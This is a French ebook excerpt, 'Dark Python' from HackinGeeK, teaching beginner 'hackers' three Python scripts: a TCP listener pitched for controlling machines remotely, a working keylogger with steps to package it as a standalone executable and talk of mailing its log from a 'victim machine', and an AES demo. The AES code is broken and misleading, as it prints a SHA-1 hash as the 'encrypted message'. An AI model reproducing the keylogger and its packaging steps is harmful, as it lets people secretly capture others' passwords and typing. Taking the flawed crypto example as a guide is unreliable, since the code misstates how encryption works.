

DARK PYTHON

Les 3 scripts que chaque hacker doit savoir coder

B.ANASS

Copyright © 2021 by HackinGeeK LTD.

www.HackinGeeK.com

Disclaimer

Toute action ou activité liée au contenu de ce livre relève de votre entière responsabilité. L'usage abusif des informations contenues dans ce livre peut donner lieu à des poursuites pénales contre les personnes en question, donc veuillez à créer un environnement propice afin de tester les connaissances que je vais vous présenter dans ce livre. Et surtout, n'hésitez pas : Virtualbox est à votre disposition.

Une autre chose importante : les connaissances fournies dans ce livre ne sont pas garanties et ce domaine est en évolution continue. Donc si vous trouvez que certaines informations ne sont plus valables, n'hésitez pas à me le signaler en me contactant. Je serais ravi de corriger ce qui est nécessaire et de vous remercier par la même occasion.


Notre chaîne YouTube : [youtube.com/HackinGeeK](https://www.youtube.com/HackinGeeK)

Notre site Web : <https://hackinggeek.com/>

Mon adresse e-mail : anass@hackinggeek.com

Notre page Facebook : [hackinggeek0x/](https://www.facebook.com/hackinggeek0x/)

Introduction



Pourquoi Python ?

Vous vous êtes déjà posés la question « ***pourquoi le langage de programmation Python est-il très utile pour les hackers ?*** »

Eh bien, lorsque vous commencez à apprendre le hacking, Python est l'arme idéale que vous devez maîtriser. Il est doté d'une énorme bibliothèque standard et un système d'emballage qui met à votre portée des outils et des Framework prédéfinis. Python est le langage de script dominant dans le domaine de la sécurité informatique et le hacking, même si le débat sur le meilleur langage de script n'est qu'une perte de temps, car chacun a ses préférences et chaque langage a son terrain d'application. C'est le point fort d'apprendre un langage de programmation..... Ça vous donne assez de flexibilité pour créer vos outils sans être coincés dans un cadre d'outils écrit par d'autres codeurs.

L'un des avantages de Python est sa puissance simplifiée, vous pouvez pratiquement tout faire avec Python. Il suffit juste de le maîtriser, dans ce guide je vais vous présenter 3 scripts que vous devez impérativement apprendre à coder en tant qu'hacker, car dans le milieu professionnel souvent le hacker n'aura dans son kit d'arme qu'un shell Python depuis lequel il va devoir exécuter ses tests.

Dans ce cas, la capacité de coder rapidement des outils est primordiale pour mener à bien votre Pentesting, vous n'allez pas surtout pas vous concentrer sur la beauté ou l'optimisation de votre code, juste un code qui va faire le travail. La plupart de ces scripts sont simples et faciles à écrire ça ne nécessite qu'une compréhension des bases du langage. Donc si vous savez ce qu'est une variable, liste, dictionnaire, tuple, objet..... Vous pouvez facilement comprendre le fonctionnement et la logique des scripts.

Python et les réseaux :

L'arène de jeu d'un hacker est le réseau, c'est pourquoi vous devez absolument avoir une compréhension approfondie sur l'architecture et le fonctionnement des réseaux !

Prêt pour créer un serveur ?

L'un des plus riches modules utilisé de Python est **socket**, c'est ce qui vous permet par exemple de créer et de manipuler des TCP/UDP clients- serveurs.

1. Création d'un server TCP

Vous y êtes ! vous allez écrire votre premier script, le plus simple que vous aurez jamais écrit.

Afin de comprendre les exemples suivants, imaginez que vous devez vous introduire dans un réseau mais hormis le shell Python vous n'avez rien d'autre.

On commence par un petit résumé de quelques commandes de bases que l'on va utiliser.

`sock = socket.socket(socket_family, socket_type)` #syntaxe pour crée un socket.

socket.AF_INET: pour
connecter à IPv4.

SOCK_STREAM: connection
type TCP.

SOCK_DGRAM: connection
type UDP.

`gethostbyname("host")`
traduire un nom d'hôte en adresse IPv4.


`socket.gethostbyname("host")`
La même que la précédente mais plus étendue.

`socket.getfqdn('8.8.8.8')`
obtenir le nom de domaine qualifié.

`socket.gethostname(hostname)`
retourner le nom d'hôte.

`socket.error`
gestion des erreurs.

Maintenant, on va écrire un petit script assez simple qui va créer un serveur d'écoute de connexion inverse. J'utilise sublime-text pour rédiger mon code :




```

1 # -*- coding: utf-8 -*-
2 import socket
3
4
5 #port d'écoute
6 PORT = 8080
7
8 #création de socket
9 server = socket.socket()
10 print('[*]socket crée...')
11
12
13
14 #bind avec le PORT
15 #Sert à binder le socket sur une adresse et un port.
16 #Quand un client n'appelle pas bind, c'est le système qui choisira l'adresse et le port à utiliser
17
18
19 server.bind(('', PORT))
20 print('[*]bind avec le port %s'%(PORT))
21
22
23
24 #Ecoute de connexion inverse
25 server.listen(5)
26 print('[*]socket listeing...')
27
28
29
30 #création de loop en attente de connexion
31
32 while True :
33     c, adresse = server.accept()
34     print('[*]connect :',adresse)
35
36
  
```

- La première ligne correspond à l'encodage, Python utilise par défaut **ascii** c'est pourquoi vous devez définir l'encodage sinon une erreur sera renvoyée.
- On importe le module **socket** et on crée une variable qui va contenir le port depuis lequel on va recevoir la connexion.
- On **bind** le port et on met notre serveur en écoute
- Pour finir on crée une boucle **while** pour laisser notre code en attente de connexion distante et ainsi afficher l'IP du serveur sollicité.

Sauvegardez votre script sous le nom de **server.py**.

Exécutez votre script pour attendre une connexion. Pour tester utilisez **telnet** ou **netcat** en envoyant des paquets :



```
root@kali1:/home/kali1
Fichier Actions Éditer Vue Aide
root@kali1:~/Bureau
# python server.py
[*]socket crée...
[*]bind avec le port 8080
[*]socket listeing...
[*]connect : ('127.0.0.1', 45874)

root@kali1:~/Bureau
# telnet localhost 8080
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
```

Et voilà le travail, on est connecté avec succès. N’oubliez pas qu’il vous sera utile lorsque vous créez vos propres Payloads pour contrôler les machines à distance.


2. Un Keylogger

Un keylogger est un enregistreur de frappe, son travail est d'enregistrer toutes les touches tapées sur le clavier. C'est un dispositif ou application qui tourne en arrière-plan.

Créons notre propre keylogger :

Pour commencer, on a besoin du module intitulé **“pynput”** qui n'est pas disponible dans la librairie standard de Python, vous pouvez l'installer en utilisant la commande :

pip3 install pynput



```


root@kali1:/home/kali1
Fichier Actions Éditer Vue Aide
(root@kali1)-[/home/kali1]
$ pip3 install pynput
Collecting pynput
  Downloading pynput-1.7.3-py2.py3-none-any.whl (99 kB)
    | 99 kB 1.2 MB/s
Collecting evdev>=1.3
  Downloading evdev-1.4.0.tar.gz (26 kB)
Collecting python-xlib>=0.17
  Downloading python_xlib-0.30-py2.py3-none-any.whl (178 kB)
    | 178 kB 4.8 MB/s
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from pynput) (1.16.0)
Building wheels for collected packages: evdev
  Building wheel for evdev (setup.py) ... done
  Created wheel for evdev: filename=evdev-1.4.0-cp39-cp39-linux_x86_64.whl size=83644 sha256=802a82058e72f2a4e3ab6eae1e3f994a64a98c91ff72eae509ca68ef337d29d
  Stored in directory: /root/.cache/pip/wheels/b8/73/36/8c8d7ae588c767bd787e7819b6ad1442d6f75b23e6912459c
Successfully built evdev
Installing collected packages: python-xlib, evdev, pynput
Successfully installed evdev-1.4.0 pynput-1.7.3 python-xlib-0.30

(root@kali1)-[/home/kali1]
$ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pynput
>>>
>>>
  
```

Installation ok !

Importation de pynput ok !

Créez un nouveau fichier sous le nom **keylogger.py** :




A screenshot of a terminal window in Kali Linux. The window title is "root@kali: /home/kali1/Bureau". The menu bar shows "Fichier", "Actions", "Éditer", "Vue", and "Aide". The terminal shows the following commands and output:

```
(root@kali1)-[/home/kali1/Bureau]  
# touch keylogger.py  
(root@kali1)-[/home/kali1/Bureau]  
#
```

Méthodologie :

- Création de variable pointant vers le lieu d'enregistrement des logs.
- Configuration du module de journalisation
- Définition de ***on_press*** (pression de touche) comme paramètre "**key**" avec la méthode info
- Configuration du **listener**

Le script :




```

1 #-*- coding: utf-8 -*-
2
3 #importation des bibliothèques
4 from pynput.keyboard import Key, Listener
5
6
7 import logging
8
9
10 #Création de variable qui pointe vers l'endroit d'enregistrement des logs.
11 #Et configuration de la journalisation
12
13 log_dir = ""
14 logging.basicConfig(filename = (log_dir + "log.txt"),
15 level = logging.DEBUG, format = '%(asctime)s: %(message)s')
16
17
18 #Définition pression de touche avec paramètre key et méthode info
19
20 def on_press(key):
21     logging.info(str(key))
22
23
24
25 #Configuration du listener
26 with Listener(on_press = on_press) as listener:
27     listener.join()
28
29

```

Maintenant exécutez le code depuis un terminal et effectuez une recherche sur votre navigateur :



Arrêtez le script et observez le contenu du fichier **log.txt** :

```
root@kali:~/home/kali/Bureau
Fichier Actions Éditer Vue Aide
root@kali:~/home/kali/Bureau
python3 keylogger.py
zsh: suspended python3 keylogger.py

root@kali:~/home/kali/Bureau
cat log.txt
2021-06-25 13:00:38,926: 'h'
2021-06-25 13:00:39,124: 'a'
2021-06-25 13:00:39,393: 'c'
2021-06-25 13:00:39,570: 'k'
2021-06-25 13:00:39,757: 'i'
2021-06-25 13:00:39,940: 'n'
2021-06-25 13:00:42,304: 'g'
2021-06-25 13:00:42,620: 'e'
2021-06-25 13:00:42,789: 'e'
2021-06-25 13:00:42,903: 'k'
2021-06-25 13:00:43,828: Key.shift_r
2021-06-25 13:00:43,976: '.'
2021-06-25 13:00:44,196: 'c'
2021-06-25 13:00:44,293: 'o'
2021-06-25 13:00:44,424: 'm'
2021-06-25 13:00:45,042: Key.enter
2021-06-25 13:00:51,112: Key.ctrl
2021-06-25 13:00:51,298: 'z'
2021-06-25 13:04:50,634: Key.ctrl
2021-06-25 13:04:51,039: 'z'

root@kali:~/home/kali/Bureau
```

Il ne vous reste qu'à convertir le script en exécutable en utilisant **pyinstaller** :

- D'abord, installez **pyinstaller** avec la commande : ***pip install pyinstaller***
- Puis avec, convertissez le fichier **keylogger.py** en exe : ***pyinstaller keylogger.py -F***

Vous trouverez le script d'envoi du fichier **log.txt** par e-mail depuis la machine victime dans mon livre Dark python : ***Apprenez à créer vos propres outils de hacking.***

3. Encrypteur

Qu'est-ce qu'un Encrypteur (cryptographie) ?


En général, la cryptographie est une technique d'écriture où un message chiffré est écrit à l'aide de codes secrets ou de clés de chiffrement. La cryptographie est principalement utilisée pour protéger un message considéré comme confidentiel. C'est le processus de transformation d'un texte.

Pour crypter, on a besoin d'un algorithme (ou cipher) et une clé, la puissance du cipher est mesuré par la difficulté de sa cassabilité. Pour cette démonstration, je vais utiliser AES (advanced encryption standard) qui est un cipher symétrique (à la fois, l'expéditeur et le destinataire ont la même clé).

Étapes :


- Importation de la fonction **AES** depuis le module **Crypto.Cipher**
- Création de la clé et du message
- Génération de la clé **AES** et encryptage du message
- Affichage du message
- Décryptage du message

Créez un fichier **encryption.py**, puis écrire ce qui suit :



```
1 #-*- coding: utf-8 -*-
2 # coding: utf-8
3
4 #importation de confition depuis module
5
6 from Crypto.Cipher import AES
7 from hashlib import sha1
8
9
10 #création de la clé et du message
11 #la clé devrai être 16, 24, 32 bytes de longueur
12 #message multiple de 16
13
14
15 key = "clé chiffrement"
16 message = "message_secret0x"
17
18
19 #Génération de la clé AES et encryptage du message
20
21
22 Cipher = AES.new(key)
23 ciphertext = Cipher.encrypt(message)
24
25
26 #Affichage du message encrypté
27 print ("message_encrypte : ", sha1(ciphertext).hexdigest())
28
29
30 #décryptage du message et affichage
31 message_decrypte = Cipher.decrypt(ciphertext)
32 print("message_decrypte : ", message_decrypte)
33
34
35
```

Exécutez le code et vous verrez un message encrypté et un décrypté (depuis un terminal) :




```
root@kali: /home/kali/Bureau
Fichier Actions Éditer Vue Aide
python3 encryption.py
message_encrypte : 8f709e73d0a4028e556a22b085d77594b9d2b094
message_decrypte : b'message_secret0x'
root@kali: /home/kali/Bureau
```

Pour ceux qui souhaitent aller plus loin...

Si vous voulez approfondir vos connaissances en Python ou si vous n'avez pas bien compris les codes que je vous ai présentés précédemment, ce n'est pas grave. J'ai écrit un livre intitulé qui peut vous aider à apprendre les bases de Python:

DARK PYTHON : Apprenez à créer vos propres outils de hacking



La programmation vous offre la flexibilité, la souplesse, et le raisonnement pour que vous puissiez s'adapter aux différentes situations dans lesquelles les outils proposés par d'autres programmeurs sur le web ne répondent pas à vos besoins. Vous serez obligés de créer l'outil adéquat par vous-même, et c'est là que vous

devez mettre vos compétences de programmation en pratique. Ce livre est adressé au débutant hacker qui veut découvrir le monde fascinant de la programmation, dans le but de l'aider à franchir le cap et de créer ses propres outils de hacking.

En lisant ce livre, vous allez :

- Apprendre à coder avec Python, en partant de zéro.
- Acquérir le mindset de hacker.
- Apprendre à créer vos propres outils qui s'adaptent aux différentes situations dans lesquels vous vous trouvez.

Pour cela on va suivre le plan suivant :

Chapitre 1 : Python.....Introduction.

Chapitre 2 : Python.....fondamentales.

Chapitre 3 : Python Hacking.....

- Python Hacking.....password_cracker.
- Python Hacking.....port_scanner.
- Python Hacking.....Un peu d'anonymat !
- Python Hacking.....Dos_attaque.
- Python Hacking.....Login brute-force.
- Python Hacking.....Bypasser les Antivirus.
- Python Hacking.....WI-FI_stealer

N'hésitez pas à me contacter si vous rencontrez des difficultés !

